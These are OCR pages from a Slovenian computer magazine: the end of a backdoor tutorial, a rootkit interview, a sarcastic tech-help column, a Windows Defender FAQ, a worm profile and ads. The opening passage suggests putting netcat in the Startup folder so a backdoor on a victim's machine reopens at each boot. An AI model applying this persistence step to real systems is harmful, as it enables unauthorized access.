uspešno ustvarili zadnja vrata.

"Na tej točki lahko rečemo, da smo v celoti prevzeli nadzor nad sistemom žrtve"

Na tej točki lahko rečemo, da smo v celoti prevzeli nadzor nad sistemom žrtve. Napadalcu bi tako preostala samo še namestitev orodja *netcat* v zagonsko mapo Startup, s čimer bi dosegel vsakokraten zagon orodja **netcat** in s tem tudi odpiranje zadnjih vrat. Možnosti so pravzaprav neskončne, zato vas bomo na tej točki do naslednje številke *PCFormata* prepustili domišljiji. **PCF**

IGRAJ KOT ČLOVEK. IGRAJ KOT KING KONG.

PETER JACKSON'S KING KONG

THE OFFICIAL GAME OF THE MOVIE

Kot King Kong lomite čeljusti, udarjate po sovražniku ter na njih mečite ogromen predmete!

Kot Jack boste morali za preživetje svoje ekipe uporabiti orožje in pasti. Preživetje celotne ekipe je v vaših rokah!

November 2005

www.kingkonggame.com

12+ www.pegi.info

PlayStation 2 PSP XBOX XBOX 360 NINTENDO GAMECUBE PC CD-ROM NINTENDO DS UBISOFT

2005 Ubisoft Entertainment. All Rights Reserved. Ubisoft and the Ubisoft logo are trademarks of Ubisoft Entertainment in the U.S. and/or other countries. Universal Studios' King Kong movie © Universal Studios. Licensed by Universal Studios Licensing LLLP. All Rights Reserved. Microsoft, Xbox and Xbox logos are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. Nintendo Gamecube, the Nintendo Gamecube logo and Nintendo DS are trademarks of Nintendo.
Computer Entertainment Inc. All Rights Reserved.

Rootkiti pod drobnogledom

S Fernandom de la Cuadrom, strokovnjakom iz protivirusnega podjetja Panda Software, smo poklepetali o rootkitih

sistemski skrbnik -ega -a *(angl. system administrator, sysadmin, root)* kdor skrbi za delovanje računalniškega sistema, podatkovne zbirke, spletišča; sin. administrator, skrbnik, skrbnik sistema
(www.islovar.org/izpisclanka.asp?id=6847)

Sistemska orodja so elektronske grožnje, o katerih se trenutno veliko razpravlja, glede na to, da velika podjetja širijo tovrstna orodja skupaj s svojimi rešitvami (pokukajte še na stran 10 in preberite, kaj je ušpičil Sony BMG).

A kaj točno je sistemsko orodje? Zakaj so sistemska orodja tako nevarna? Je res, da jih ni mogoče odstraniti iz sistemov? Poskušali bomo ponuditi odgovore na ta vprašanja in porušiti različne mite.

Beseda "rootkit" je sestavljena iz dveh besed, "root" in "kit". Root se nanaša na uporabnika z največ pravicami v sistemih UNIX (UNIX, AIX, Linux...). Ta se imenuje superuporabnik, administrator, pa nosi katero drugo skrbniško ime. Predstavlja najvišjo stopnjo avtoritete v danem informacijskem sistemu. Drugi del, "kit", je skupek orodij. To torej pomeni, da je rootkit skupek sistemskih, administratorskih orodij.

Če povemo enostavneje, so rootkiti programi, ki se namestijo v sistem in izvajajo potrebne modifikacije, da bi lahko izpeljali programirane naloge, ne da bi jih uporabniki sistema sploh zaznali.

V bistvu poskušajo rootkiti prikriti prisotnost drugih procesov, ki izvajajo škodljive aktivnosti v sistemu. Če so na primer nameščena stranska vrata za dostop v sistem, ki omogočajo izvedbo vohunskih nalog, potem rootkit poskuša prikriti odprta vrata, ki bi opozarjala na tovrstno nevarnost. Enako velja v primeru, ko je nameščen sistem za razpošiljanje neželene pošte, saj rootkit zakrije vse tovrstne aktivnosti e-pošte. Edina realna omejitev je razvijalčeva domišljija.

"Rootkit bo v takem primeru ponaredil podatke in protivirusni program ne bo prejel pravih informacij"

Zaradi specifičnega oblikovanja, je rootkite skoraj nemogoče zaznati. Če uporabnik (celo sistemski upravitelj) poskuša analizirati sistem, da preveri, kateri procesi se zaganjajo, rootkit prikaže lažne informacije, torej prikaže vse procese, razen svojih (rootkit), in procesov, ki jih skriva. Še več, če želi uporabnik pregledati seznam datotek v sistemu, rootkit poskrbi, da je informacija prikazana, vendar brez njegovih datotek (rootkitovih) in brez datotek procesov, ki jih skriva.

Prej omenjeni rootkit zakriva datoteke in procese z imeni, ki se pričnejo s **sys**. Torej ta proces je zlorabljen s škodljivo kodo in preimenovan v **sysdrv.exe**. Tako ta datoteka ne obstaja, ne za uporabnika ne za protivirusni program.

Isto se zgodi ob protivirusnem pregledovanju, ob zahtevi protivirusnega sistema za seznam datotek operacijskega sistema, ali kadar poskuša program odkriti, kateri procesi se zaganjajo. Rootkit bo v takem primeru ponaredil podatke in protivirusni program ne bo prejel pravih informacij, ki jih potrebuje, da bi očistil sistem.

Razen tega je pri rootkitih še ena težava: to ni koda, ki bi se sama širila. Če je rootkit v sistemu, je tam zato, ker je bil neposredno nameščen v sistem, ne zato, ker bi se širil po spletu, kot se širijo običajni črvi. Možno je, da je posamezen rootkit ustvarjen za specifični sistem, in ne za splošno skupino računalnikov. Funkcionalnosti in lastnosti rootkita so odvisne od sistema, in so v bistvu "unikatno, ročno delo", rešitev za škodo na enem, določenem sistemu.

ROOTKITI IN PROTIVIRUSNI PROGRAMI

Zaradi omenjenih lastnosti rootkitov se razvijalci protivirusnih rešitev soočajo z oteženim zaznavanjem kode, ki jo je težko zaznati. Ni splošnega načina širjenja, torej ni mogoče pridobiti vzorca rootkita. Pregledovanje je seveda praktično nemogoče, če ni mogoče pridobiti informacij o rootkitih, zato v večini sistemov ti ostanejo nezaznani.

V medijih je bilo že veliko opozoril o nevarnosti, ki jo predstavljajo tovrstni programi, ki vsekakor niso bila nepomembna. Nevarnost je izredno visoka in posledice okužb z rootkiti so resne. Vendar je zdaj čas, da končno podremo mite, da tovrstnih programov ni mogoče zaznati.

Da bi rootkit okužil sistem, ga je potrebno naprej namestiti. Trenutno je potrebno za namestitev programa (najsi bo rootkit ali pregledovalnik e-pošte) prekopirati serijo datotek na gostiteljev računalnik. Z drugimi besedami, sistemski trdi disk je potrebno uporabiti, da bi namestili datoteke rootkita.

Protivirusni programi že več let nadzorujejo dejavnosti na trdem disku, saj gre za bistven način obrambe pred škodljivimi kodami. Ti programi pregledajo vsako datoteko, ki se zapiše na disk, in če je grožnja zaznana, je datoteka tudi odstranjena. Torej so tudi datoteke rootkita zaznane in celo tehnološko povsem enostavni protivirusni programi so jih sposobni vsaj zaznati, če ne tudi odstraniti.

Kot pa smo omenili zgoraj, so lahko rootkiti unikatno oblikovani in posebej pripravljeni za določen računalnik. To pomeni, da protivirusni program nima nobene predhodne informacije o rootkitu, saj ta ni zabeležen v njegovem seznamu identifikacij podpisov škodljivih kod.

Obstajajo primeri rootkitov, ki ne uporabljajo trdega diska, na primer črv SQLSlammer. V tem primeru klasična zaščita ne deluje, saj tudi pri omenjenem črvu ni bila učinkovita.

ZGODNJE ZAZNAVANJE

Za zaščito pred tovrstnimi programi je torej potreben sistem, ki nadzoruje datotečne aktivnosti na disku, ki pa mora biti zasnovan tako, da gre vsaj še korak naprej. Namesto analiziranja datotek bit za bitom, je pomembna analiza, kaj se zgodi, ko je datoteka zagnana.

Rootkit izvaja naloge, ki so v sistemu zaznane kot "običajne", kot je na primer zahteva za korenske privilegije, spremembe osnovnih celic operacijskega sistema, ponarejanje podatkov o sistemu... Vse te posamične naloge ne predstavljajo večje nevarnosti. Kombinacija teh opravil v pravem trenutku in implementacija z istim programom pa jasno kažeta, da se v računalniku dogaja nekaj neobičajnega.

Če protivirusne rešitve popolnoma odpovedo pri zaznavanju rootkitov, pa so nove tehnologije, ki zaznavajo grožnje po njihovem obnašanju, najbolj učinkovite za zaznavanje in odpravljanje tovrstnih nevarnosti. Te tehnologije ne delujejo na osnovi predznanj, povezanih z identifikacijo vzorcev. Uspeh je zagotovljen na osnovi inteligentnih, samodejnih preverjanj statusov procesov, ki se zaganjajo v sistemu.

Ko se serija opravil izvede v sistemu in so obstaja nevarnost za integriteto informacij ali pravilno delovanje sistema, programi za zgodnje zaznavanje ocenijo, kakšno nevarnost predstavljajo takšna opravila. Proces, ki na primer zahteva administratorske pravice v sistemu, ni nič nenavadnega. Seveda predstavlja določeno grožnjo, vendar ni potrebe po alarmiranju. Veliko programov zahteva administratorske pravice, da lahko izvedejo potrebne spremembe in zagotovijo pravilen zagon programa.

Podobno je mogoče, da mora določen proces ostati skrit, če ni mogoča interaktivnost, ali da določen proces odpre stranska vrata za komunikacijo, ali da zgolj beleži pritisnjene tipke na tipkovnici. Ko se vsa ta opravila zgodijo istočasno, je potrebno na proces gledati kot na grožnjo. Ko se to zgodi, je potrebna globinska analiza, da se varno avtorizira zagon določenega programa.

Ena takšnih rešitev je Pandin TruPrevent, ki nadzoruje procese in ocenjuje stopnjo ogroženosti. Če so procesi resnično nevarni, jih program blokira, vzorec programa pa pošlje v PandaLabs v analizo.

ČIŠČENJE ROOTKITOV


Kljub nasprotujočim si govoricam, je rootkite mogoče odstraniti. Proces odstranjevanja ni tako enostaven kot je na primer odstranjevanje virusa Friday the 13th, a je vseeno izvedljiv. Kot smo že omenili, se rootkiti sami varujejo, in sicer tako, da se skrivajo in poskušajo zagotoviti, da jih noben proces (na primer protivirusni program) ne odkrije. Da bi se proces lahko skril, mora biti aktiviran in delovati v sistemskem pomnilniku.

Najboljši način, da se izognemo tovrstnim procesom, je zagotovilo, da se operacijski sistem ne zaganja s sistemskega diska, na katerem je nameščen rootkit, temveč iz drugega vira, na primer s CD-ja. Če je rootkit znan, ga lahko na tak način odstranimo.

Če pa rootkit ni znan (če je bil posebej oblikovan za določen sistem), ga protivirusni program seveda ne bo zaznal. V tem primeru je IT problem še najmanj pomemben: tu je oseba, ki namerno poskuša škodovati vašemu podjetju, in se je posebej potrudila, da bi vstopila v vaš sistem, razlog za to pa vsekakor ni ta, da bi vam pošiljala vzpodbudna sporočilca in vam pomagala pri produktivnosti.

Kot dodatek preiskovalni politiki se je potrebno v takem primeru zanesti na razvijalca varnostnih rešitev. Zagotovljenih mora biti dovolj sredstev za izvedbo forenzičnih preiskav na disku, zaznavo in seveda odpravo rootkitov. **PCF**.

Fernando De La Cuadra razbija mite o rootkitih.



Uporabniki smo spet na udaru.

Greror Mraz
NE PRENAŠA BEDARIJ

VprašajteGregorja...

ODGOVORI NA VAŠA VPRAŠANJA

Hitri kviz

Ste za pivce in malce upogibanja možganov?

1 **Trenutni naslovi IP so 32-bitni. Kako dolgi bodo naslovi IPv6?**
a) 64-bitni
b) 128-bitni
c) 256-bitni
d) 512-bitni

2 **Katerega leta je bil razvit ASCII?**
a) 1959
b) 1963
c) 1967
d) 1971

3 **Stojite na polju, zahodno od bele hiše z zabitimi vhodnimi vrati. Prav gotovo igrate...**
a) *Pustolovščino*
b) *Zork*
c) *Colossal Cave*
d) *Myst*

4 **Kakšna je pasovna širina med zemeljsko postajo in vesoljskim plovilom Apollo?**
a) 1200bps
b) 2400bps
c) 4800bps
d) 9600bps

5 **Kako se v jeziku C dodajajo komentarji?**
a) # tako
b) /* tako */
c) <!- tako -->
d) REM tako

Odgovori na strani 101

Čisto brezplačna tehnična pomoč

Vam bo računalnik navrtal luknjo v možgane in rano v želodec? Dovolite Gregorju, da vas odreši muk in mu pišite na **mraz@pcformatslo.net**, če vam pa ne uspe dovolj usposobiti PC-ja, pa mu pošljite navadno pisemce na **PCFormat, Za Mraza, Trg revolucije 2, 2000 Maribor**.

Pomoč prihaja

Zlovoljni računalniški guru Gregor Mraz preseje vaše pomilovanja vredne računalniške klice na pomoč in odgovarja nanje na tak način, da je videti neprimerno pametnejši od vas

Če vam izdihne pogon DVD, boste ugotovili, da njegova zamenjava ne bo stala celega bogastva.

MONITORJI
Izhod za konzolo

Sem študent in imam računalnik in PS2. Zanima me, če obstaja kak način, da bi igre za PS2 igral na računalniku. Ali obstaja kak vhod SCART, pretvornik SCART v USB, ali kaj podobnega. Ali je edina možnost, ki mi še ostane, nakup monitorja z vhodom SCART?

ANDREJ

Halo? Zakaj ne poveš, da ne bi rad igral iger PS2 na PC-ju, temveč da bi rad konzolo priključil na monitor? Razlika med vprašanjema se zdi mogoče malenkostna, a lahko na račun tako dvoumnih vprašanj dobiš samo še bolj dvoumen odgovor. Tvoje pismo je skoraj tako nesmiselno, kot vprašanja v slogu: "Kje lahko dobim internet?" Če bi vprašanje pravilno zastavil, bi kaj hitro ugotovil, da ne potrebuješ nobenega pretvornika SCART v USB ali kaj podobno neumnega, ker ne želiš PS2 priključiti na računalnik. PS2 ima izhod SCART, montior pa vhod VGA. Torej potrebuješ pretvornik SCART v VGA. Ti pa so naprodaj, tako da malce povprašaj naokoliv primernih prodajalnah.

OPTIČNI POGONI
Zaklenjen CD

V Imam čuden problem... Ker ne morem odkriti pravega vzroka zanj, tudi rešitve ne morem poiskati na spletu. Moj CD-ROM se občasno "zaklene", ko je CD vstavljen. Do CD-ja lahko dostopam, a pogona nikakor ne morem odpreti. Imam Windows XP Pro SP2 z vsemi najnovejšimi popravki, pogon pa je Lite-On LTR-24102B. Takšnih težav s pogonom DVD-ROM nimam. Ali gre za težavo v Windows? Preizkusil sem tudi program za zaklepanje pogona, s katerim sem ga najprej zaklenil, potem pa odklenil, pa ni nič pomagalo. Edini način, da odprem pogon, je ponovni zagon računalnika ali tako, da prekinem explorer.exe in ga še enkrat naložim.

JANI

Težava je v pogonu. Gumb na sprednji strani pogona deluje podobno kot gumb za vklop računalnika, le da ne sproži zahteve za zagon ali zaustavitev pogona, temveč zahtevo za odpiranje oziroma zapiranje le-tega. To zahtevo mora obdelati interna logika krmilnika za pogon; tu ne gre za specifično stanje napajanja, kot na primer pri opekaču. Če tvoj pogon upošteva programsko zahtevo po odpiranju pogona, a se ne zmeni za strojno zahtevo prek gumba, bi lahko točno določili, kateri del logike krmilnika ne deluje, ker pa nismo serviserji CD-ROM-ov, nas to sploh ne zanima. Pogoni CD-ROM so že tako poceni, da serviserjev teh pogonov že deset let praktično ni več.

Za rešitev težave imaš tri možnosti: zamenjaj pogon, uporabljaj DVD-ROM za delo s CD-ji ali pa še naprej uporabljaj nepravilno delujoč pogon in vtikaj sponko za papir v luknjico za izmet na sprednji stranici pogona, vsakokrat ko želiš zamenjati CD.

PERIFERIJA

Neznana miška

V Imam starejši računalnik 386 z AMIBIOS-om. Nima vrat PS/2, temveč samo serijska vrata, nima vrat USB ali reže AGP, temveč samo reže PCI in ISA. Kartice PCI nimam nobene, ker so vse ISA. Moja težava je v tem, da Windows ne morem prepričati, da bi zaznal miško na serijskih vratih. Miška vsekakor dela, ker sem jo preizkusil na drugih računalnikih. Preizkusil sem oboja serijska vrata na osnovni plošči in celo razširitveno kartico ISA, za katero mi Windows pravi, da deluje popolnoma pravilno. Računalnik ima 24MB pomnilnika, sistem pa je Windows 98. Prosim, pomagaj mi, ker je to edini računalnik, ki si ga lastim in ga nujno potrebujem pri svojem delu. Mimogrede: ljubim tvoj sarkazem.

HERMAN

O A ljubiš tudi mojo nepotrpežljivost? Po prebiranju tvojega pisma mi je te potrpežljivosti ostalo bore malo. Imaš računalnik, ki je star vsaj osem let, njegova tržna vrednost pa je nižja od nove miške. In praviš, da ta računalnik nujno potrebuješ za "delo"; delo, ki je očitno tako dragoceno, da bi lahko z njim v letu dni zaslužil za nov računalnik. Naj ti predstavim en poslovni načrt: nov računalnik, ki je vsaj stokrat zmogljivejši od tvojega sedanjega, te bo stal recimo 80 tisočakov. To je slabih sedem tisočakov mesečno. Če s svojim nujnim delom nimaš niti toliko dobička, vrzi računalnik skozi okno in za preživetje raje delaj hamburgerje ali kaj podobnega.

Vseeno pa poskusiva rešiti tvojo težavo. Če zatrdno veš, da s serijskimi vrati in samo miško ni nič narobe, potem je verjetno težava v konfliktu IRQ z obstoječo kartico ISA ali v nezdružljivem gonilniku za miško. Najprej odstrani vse nepotrebne razširitvene kartice. Če to ne pomaga, poskusi ponovno namestiti gonilnik za miško z originalne diskete ali CD-ja proizvajalca. Če tudi to ne pomaga, poskusi ponovno namestiti Windows 98. A ne pozabi: z vsako uro, ki jo boš zapravil za odpravljanje tvoje težave, boš eno uro dlje od zapravljanja časa za kaj bolj koristnega.

SESTAVLJANJE PC-JA

Nadgradnja ali nakup?

V Razmišljam o novem računalniku in sestavljam seznam komponent. Ali moram kupiti nov operacijski sistem ali lahko uporabim tega, ki ga že imam in ga samo ponovno namestim oziroma obnovim

FAQ

Še kako ga bomo potrebovali

Naj bo vaš PC vedno varen z *Windows Defenderjem*.

Kaj je?

Umetnik, prej znan kot *Windows Antispyware Beta*. Slednji je že nekaj časa brezplačno na voljo za Windows XP, bo pa tudi del Windows Vista.

Ali lahko Microsoft to naredi?

Mogoče bo prisiljen ponuditi različico Vista brez *Defenderja*. Tudi če se to zgodi, bo pravno gledano nepomembno. Kdo bi pa kupil okrnjeno različico sistema, ko pa lahko dobi različico z *Defenderjem* za isti denar? Pravo vprašanje je, če bo *Defender* tako učinkovit kot nekatere priznane rešitve drugih razvijalcev.

Pa bo?

Verjetno. Niti en sam program ne more zaznati čisto vsake oblike škodljive kode, ima pa *Defender* nekaj prednosti. Prva je ta, da se bo nadgrajeval kar prek Windows Update. Druga pa je ta, da ga bo mogoče privzeto aktivirati za vse uporabnike.

Zakaj potem ne naredijo Windows, ki bi bil imun na spyware?

Spyware ni podoben virusom. Večina se ga namesti brez vednosti uporabnika. Ali naj potem razvijejo operacijski sistem, ki bo za vsako spremembo sistemskih datotek zahteval vnos gesla? Tudi če bi – bi pa spyware začel odpirati lažna okna za vnos gesla.

Ali ga lahko uporabljam pred izidom sistema Windows Vista?

Da, kot *Antispyware Beta*.

Preberite več:

www.microsoft.com/spyware

iZID computers
IZID, d.o.o. Jesenice
spletna trgovina: www.izishop.net www.izid.si

DISTRIBUCIJA in ZASTOPSTVO
računalniške opreme
PE Ljubljana, Cesta v Gorice 36, 1000 Ljubljana
01 2428 340, 01 2428 350, info@izid.net

X1900XTX

AVAILABLE NOW!

Club 3D GRAPHICS

Več informacij:
WWW.CLUB-3D.COM

When you are deadly serious about gaming, there is no room for compromise. Second place does not count, therefore only the fastest Graphics card in this world, the Club 3D X1900 XTX, is the right hardware for you!

CGAX-XT192


- 775MHz ATI™ R580 GPU
- 1300MHz memory
- 512MB GDDR3 memory
- 256BIT memory interface
- 400MHz RAMDAC
- 16 DirectX® 9 pixel-pipelines
- x16 lane PCI Express™
- CrossFire™ Ready

Pooblaščeni prodajalci:

- www.funtech.si
- www.mimovrste.com
- www.intelsat.si
- www.chiptrade.si
- Ma-Ko d.o.o., Ajdovščina
- Harvey Norman

VIRUS MESECA

Še več digitalne internetne zlobe



Neverjetno, ampak Lupperja register sploh ne zanima.

Vrsta Črv
Okuži Linux
Število izbruhov <100
Virulenca Srednja
Nevarnost Srednja
Prvič odkrit 6.11.2005

Simptomi

Da, prav ste prebrali. Gre za škodljiv program, ki ni namenjen Windows! To vas v bistvu ne bi smelo presenetiti, saj je prvi internetni črv tekel v Unixu. Ta izrablja tri varnostne pomanjkljivosti strežnikov Linux s PHP. Črv se bo sam nadgradil prek interneta in čakal na oddaljene ukaze na različnih vratih UDP, teoretično pa bi ga bilo mogoče izkoristiti za napade DoS ali krajo gesel. Širi se s pošiljanjem škodljivih zahtev HTTP na vrata 80 naključno generiranega naslova IP. Če na strežniku tarče tečejo skripte PHP z varnostnimi pomanjkljivostmi na določenih spletnih naslovih in je nastavljen tako, da dovoljuje izvajanje ukazov v lupini od zunaj in oddaljeno snemanje datotek v okolju PHP/CGI, se lahko kopija črva sname in zažene.

Preventiva

Poskrbite, da na vašem strežniku ne teče PHP na nobenem naslovu, ki ga bo črv iskal (za celoten seznam preverite povezavo spodaj) ali nastavite PHP tako, da ne bo dovoljeval izvajanja ukazov v lupini od zunaj.

Zdravilo

Symantec priporoča čiščenje strežnika s ponovno namestitvijo operacijskega sistema Linux.
tinyurl.com/8qnuz

iz varnostne kopije, tako da namestim obstoječ disk v nov računalnik? Če mi ne bo treba še enkrat kupiti novega sistema oziroma če lahko uporabim trdi disk, ki ga že imam, bi lahko več denarja zapravil za boljši procesor ali grafično kartico.

GREGOR

Če imaš namen uporabiti trdi disk iz starega računalnika, potem varnostne kopije ne boš potreboval. Disk v BIOS-u preprosto nastavi kot zagonski disk, pa bo. Če bo strojna oprema novega računalnika znatno spremenjena (kar prav gotovo bo, ker drugače nadgradnja sploh nima smisla), pa gonilniki iz stare različice XP ne bodo odgovarjali novi opremi. V večini primerov bi Windows moral zaznati spremembo in ti predlagati namestitev privzetih gonilnikov, kjer je to mogoče, to pa ne poteka zmeraj brez zapletov, če gre za drugo osnovno ploščo. Gonilniki za nabor, integrirane naprave in vhodno/izhodne naprave so občutljive gospodične, s katerimi je treba delati v rokavicah. Takšnega "obnavljanja" sistema sem se sam že kar nekajkrat lotil, pa mi je bilo prav vsakič žal, da nisem preprosto formatiral diska. Po zamenjavi osnovne plošče je ponovna, sveža namestitev Windows vedno najboljša ideja. To pa seveda pomeni, da z nameščanjem sistema iz varnostne kopije ne boš dosegel prav nič, ker so v takšnih kopijah oziroma slikah diska enaki gonilniki kot na samem trdem disku. Isto velja za sistem oziroma OEM diske, ki jih dobiš z računalnikom, ki ima Windows prednameščen. Microsoft OEM partnerjem daje licence za prednameščene sisteme Windows znatno ceneje, ker je jasnokot beli dan, da takšnih sistemov ni mogoče brez težav namestiti na kak drug računalnik.

Jasno je tudi, da iste kopije XP ne boš mogel namestiti na dva računalnika, ker bo Windows Activation med procesom aktivacije ugotovil, da imaš dve strojni konfiguraciji, ki uporabljata isto licenco. Če starega računalnika ne nameravaš več uporabljati oziroma če nanj ne boš namestil iste kopije Windows XP, pa preprosto pokliči na Microsoftov center za pomoč uporabnikom, kjer ti bodo takoj prijazno omogočili ponovno aktivacijo sistema.

ZAŠČITA
Odstranjevanje gesel

V Zbrisal sem svoje geslo v Windows 2000, zdaj pa ne morem več v sistem. Ali lahko to kako rešim?

VID

Popolnoma izvedljivo je, da pozabiš administratorsko geslo, če bi ga zbrisal, bi pa imel samo račun, ki bi ti dovolil prijavo brez vnosa gesla. Očitno imaš kar pošten problem.

V Windows NT, 2000 in XP lahko brez administratorskega gesla dobiš dostop na tri načine. 1. Zberi se, malce meditiraj in se poskusi spomniti gesla. 2. Prijavi se kot drug uporabnik z administratorskimi pravicami. 3. Formatiraj disk in ponovno namesti sistem. Obstaja še četrti način, ki ga uporabljajo nindže, vključuje pa namestitev Linuxa na ločeno particijo in zagon programa, ki prepiše datoteko z gesli, a tega postopka ne bom podrobneje razlagal, hvala za razumevanje. Verjetno je marsikdo ta način doslej že uporabil za legitimen dostop do zaklenjenih računov, tako kot verjetno obstaja kar nekaj ljudi, ki ostrostrelske puške uporablja za neškodljivo streljanje v kartonaste tarče...

TEŽAVE Z OS
Aktiviraj zdaj!

V Imel sem nesrečo, da sem pred kratkim kupil notesnik z nelicenčno različico XP Pro. Ko sem želel namestiti popravke prek Windows Update, sem dobil obvestilo, da moj operacijski sistem ni licenciran, kar pomeni, da je zame popolnoma neuporaben! Kaj naj storim? Imam sicer tudi licenčno kopijo XP, ki pa jo uporabljam na namiznem računalniku v službi, notesnik pa sem kupil, da bi lahko delal doma. Ali moram odstraniti Windows XP in namestiti licenčno različico ali lahko kako dobil legalno serijsko številko, da bi lahko aktiviral sistem, ki ga že imam? Verjetno mi ni treba posebej razlagati, kako hudo me skrbi, da bi moj računalnik kar naenkrat povsem nehal delati.

ROK

Po mojem sploh nimaš nelicenčne kopije. Najverjetneje imaš količinsko licenco. Razlike med enouporabniško in količinsko licenco so sicer majhne, a pomembne. Enouporabniška licenca je veljavna za enega uporabnika (mi slediš?). Če isti sistem namestite na dva računalnika, bo na drugem računalniku nelicenciran in bo nehal delovati po 30 dneh, če sistema ne aktiviraš s prenosom licence (to seveda pomeni, da sistem na prvem računalniku ne bo več aktiven). Neaktiviran sistem XP ti bo po enem mesecu dovolil samo še aktivacijo in prav ničesar drugega. Tvoj sistem bi lahko čez čas torej nehal delovati, ker še deluje in ker sklepam, da je tistih 30 dni že mimo, najverjetneje nimaš licenčne kopije.

Količinske licence pa uporabljajo sistemski administratorji za nameščanje iste kopije Windows na več različnih računalnikov. To je cenejše in bolj učinkovito, ker sistema ni potrebno aktivirati za vsak računalnik posebej. V bistvu gre za isto zaščito pred kopiranjem, ki je obstajala pred XP (beri: ni zaščite). Da bi brezvestnim trgovcem preprečili nameščanje količinskih licenc na računalnike, ki se prodajajo za domačo rabo, pa je Microsoft te skupinske licence nekoliko ohromili, in sicer tako, da ne morejo dostopati do Windows Update. V podjetjih to ni pomembno, ker se nadgradnje in popravki snemajo centralno in jih na posamezne računalnike potem namestijo sistemski administratorji. Domači uporabniki bi pa kaj hitro opazili, da njihove različice Windows po tej plati ne delujejo pravilno, in se seveda pritožijo prodajalcem, preden se izteče garancijsko obdobje, s čimer seveda takšne prodajalce spravijo na kant s čarovnijo, imenovano "ekonomija prostega trga". Edina težava je v tem, da težave uporabnikov nevestnih prodajalcev sploh ne zanimajo. Obstajajo tudi prodajalci, ki sisteme z nameščenimi količinskimi licencami prodajajo nevede.

Samo pridobivanje veljavne serijske številke za enouporabniško licenco ne bo dovolj, saj boš moral takšno različico Windows tudi namestiti. Sreča v nesreči je edino ta, da stare različice ni treba odstraniti, saj je dovolj, če jo preprosto prepišeš z novo.

NADGRADNJA POMNILNIKA
Ni dovolj moči?

V Imam računalnik z Athlonom 64 3200+, ki ni niti malo navit. Moja težava je naslednja: imam dva dodatna pomnilniška modula DDR3200 (po 512MB). Če ju namestim in zaženem računalnik, se Windows ne postavi. Običajna zagonska procedura se izteče, nato pa se računalnik ponovno zažene, kakor hitro se pojavi pozdravni zagon Windows. Dvomim, da je težava s položajem modulov, ker so vse reže zapolnjene. Isto težavo imam, če priključim Maxtorjev 200GB trdi disk. Komponente sem poskusil dodajati posamično in v različnih kombinacijah, pa ni nič pomagalo. Kaj še lahko naredim?

SAMO

To še najbolj zveni kot problem z napajanjem, čeprav pomnilnik ni ravno znan po visoki porabi energije. Če imaš na osnovni plošči integriran grafični čip, poskusi odstraniti grafično kartico in sistem zagnati z integrirano grafično kartico, s čimer bi sprostil nekaj energije. Če se računalnik na tak način zažene v

Windows, kar takoj investiraj v nov napajalnik. Po možnosti v takega, ki za vir elektrike izkorišča kak nezemeljski vir energije.

MONITORJI
Rožnato

V Imam 19-palčni monitor, pri katerem so barve naenkrat začele bledeti, celotna slika pa je postala rožnata in močno utripa. Monitor občasno dela brez težav. Ali obstaja kakšna rešitev?

GORAN

O Si pripravljen? Tri. Dva. Ena! KUPI NOV MONITOR! Da ne boš jokal, kako ti ničesar ne razložim: če na zaslonu začne prevladovati ena sama barva pomeni, da eden od elektronskih topov ne deluje pravilno ali ni pravilno umerjen. V tvojem primeru rožnata slika pomeni, da ima težave top za zeleno barvo. Ker problem ni trajen, je razlog zanj najverjetneje slab stik, ne pa sesuto vezje, kar bi pa zanimalo samo serviserje televizijskih sprejemnikov najstarejše šole od starih šol. Če je monitor nov, uveljavi garancijo. Če je star, ga izkoristi kot fantastičen izgovor za nadgradnjo. Če je še novejši, a je garancija vseeno potekla, prekolni mizo, na katero si ga postavil, in dan, ko si se rodil. Ni pomembno duševno stanje, v katerem boš, ko boš končno odkril resnico, pa vseeno Kupi Nov Monitor.

POVEZAVE
Dvojni kabel

V Imam monitor z vhodoma VGA in DVI in grafično kartico, ki ima oba izhoda. Ali lahko poškodujem monitor, če ga istočasno povežem z obema kabloma?

NENAD

O OK, odgovoril ti bom na vprašanje, ko boš ti odgovoril na mojega: kaj točno bi rad dosegel s takšno povezavo? Rezervni signal, da bi monitor še vedno delal, če en kabel odpove? Ali mogoče upaš, da boš združil oba signala, da bo slika neverjetno barvita in ostra? Ali pa preprosto poskušaš naluknjati kontinuum prostora in časa in povzročiti apokalipso? Priznam, da česa takega sam še nisem poskusil, prav tako kot nisem posebej preizkusil večine od neskončnega števila drugih idiotskih načinov za napačno ali nesmiselno povezovanje naprav. Sem pa kar trdno prepričan, da sta pri tem tako vesolje, kot tudi tvoj monitor dokaj varna.

Po oglasih: kaj se zgodi, če istočasno pokličeš isto telefonsko številko s stacionarnega in mobilnega telefona?

NI PIRATSTVO
Kopiranje DVD-jev

V Posnel sem kratek filmček, ga uredil in spravil na DVD (slika je formata 16:9, zvok pa je celo 5.1), a sem po nesreči zbrisal izvirno datoteko. Moja težava pa je naslednja: kupil sem računalnik z Windows XP Media Center in bi rad ta DVD (ki ni avtorsko zaščiten, saj sem ga sam posnel!) na Xbox 360, ki ga nameravam v kratkem kupiti. 360 omogoča pretočni video samo z datotekami .wmv in .dvr-ms. Ali obstaja kak način, da bi moj DVD pretvoril v datoteko .wmv brez izgube kvalitete (slike in zvoka), ki bi bil čim bolj enostaven? In po možnosti brezplačen...

BOŠTJAN

